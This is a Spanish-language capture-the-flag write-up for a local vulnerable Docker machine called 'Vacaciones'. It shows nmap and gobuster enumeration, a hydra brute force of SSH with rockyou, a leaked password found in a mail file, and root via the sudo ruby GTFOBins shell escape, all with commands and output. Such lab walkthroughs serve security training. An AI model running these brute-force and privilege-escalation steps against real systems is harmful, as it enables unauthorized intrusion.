

Vacaciones

```
Session Actions Edit View Help
(kali㉿kali)-[~/vacaciones]
$ sudo chmod +x auto_deploy.sh
[sudo] password for kali:

(kali㉿kali)-[~/vacaciones]
$ sudo ./auto_deploy.sh vacaciones.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
█
```

Fase 1- Servicios

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAzT6jdf09QUX+9zCmyJQNTcAJXdhXByneCfqA9I7cXPBFGDGgXNAfQdoiqH3EMiTjf+maPl
CNYVHGfL+sClQa5sJwdrbWZiJPxfGkCtWiSrRdKKUKt/7rCMKM0y79bFRvurgss+57tsglfXkE9FPkZGd3mLruXt5Lyb+8uhFWpW58Df6ZUoSs
Ji7n0bkXNpEzJAZYHNmRRtv0RsGDFosi/t5KUCMPX67jbM8jsApIVwFIQBTiwzwGQn33G2ZoAjy/NYZ9dkuN2cKM2uItovo25daA+0/SxEfHqAH
GquvoMKSj8pcX3qZVD7cGWlsn9c5QNzHRC2DZUSHrK7UIaG0r
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMDZ/ZotorXbs6zP9Sg9XenjSX0HIjYjoEH2
cAV7aDoQXZKrssz5AJ98j8b4ntOPGfVehrcRv9X7lKswOea9HM=
|   256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFahPaX854MMS09s5JgdzqmD3jCl
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.

- `-sS` : Escaneo SYN para determinar el estado de los puertos.
- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.
- `-n` : Desactiva la resolución de DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `172.17.0.2` : IP de la máquina objetivo.
- `-oN Escaneo` : Guarda resultados en archivo "Escaneo".


Resultados:

Puertos Abiertos:

1. **22/tcp (SSH):** OpenSSH 7.6p1 (Ubuntu)
2. Apache httpd 2.4.29 (Ubuntu)


Puerto 80

Al identificar que el puerto 80 estaba abierto durante el escaneo, se procedió a ingresar la dirección IP en el navegador. Al acceder al puerto 80, se ve una pantalla completamente en blanco.



Fase 2- Exploración

CTRL + U



Al hacer CTRL + U para ver el código nos encontramos con un mensaje. Esos podrían ser 2 potenciales usuarios para el puerto 22/ssh.

Gobuster

gobuster dir -u <http://172.17.0.2> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,py,sh,html

```
➥ $ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,py,sh,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 74]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 1102790 / 1102790 (100.00%)

Finished
```

Con la ayuda de Gobuster encontramos un directorio de estado 301 llamado `javascript`



Al ir al directorio/archivo nos encontramos con que no tenemos permiso para ver el recurso.

Fase 3- Explotación

sudo hydra -l camilo -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh

```
➥ $ sudo hydra -l camilo -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh

[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-18 02:38:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: camilo password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-18 02:38:06
```

Con hydra aplicamos fuerza bruta al usuario `camilo` y encontramos la contraseña `password1`.

SSH

sudo ssh camilo@172.17.0.2
password1

```

(kali㉿kali)-[~/vacaciones]
$ sudo ssh camilo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:52z4CT20OpL7G8YfPhcdERem6Sq+z8868LngvNGXRlA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
camilo@172.17.0.2's password:
$ █

```

y accedemos.

Fase 4- Privilegios

Se hizo el tratamiento TTY correspondiente.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Dentro del directorio `/var/mail/camilo` vemos un archivo llamado `correo.txt`

```

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
camilo@4f0f4392b998:~$ cd /var/mail/camilo
camilo@4f0f4392b998:/var/mail/camilo$ ls
correo.txt
camilo@4f0f4392b998:/var/mail/camilo$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb

```

Dentro del correo.txt había el siguiente texto:

Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb

Teniendo la contraseña intentamos acceder al usuario juan con la credencial obtenida.

```
su - juan
```

```
2k84dicb
```

Binario Ruby

```

camilo@4f0f4392b998:/var/mail/camilo$ su - juan
Password:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
juan@4f0f4392b998:~$ █

```

Con el usuario juan tenemos permisos de ejecución el binario ruby.

```

juan@4f0f4392b998:~$ sudo -l
Matching Defaults entries for juan on 4f0f4392b998:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User juan may run the following commands on 4f0f4392b998:
    (ALL) NOPASSWD: /usr/bin/ruby
juan@4f0f4392b998:~$ █

```

Nos dirigimos a Gtfobins <https://gtfobins.github.io/>
y buscamos ruby

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

vemos que para explotar el binario hace falta el comando

- `sudo ruby -e 'exec "/bin/sh"'`

```
juan@4f0f4392b998:~$ sudo ruby -e 'exec "/bin/sh"'
# ls
# whoami
root
# █
```

Lo ejecutamos y funciona! Somos root.

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
juan@4f0f4392b998:~$ sudo ruby -e 'exec "/bin/sh"'
# ls
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@4f0f4392b998:~# █
```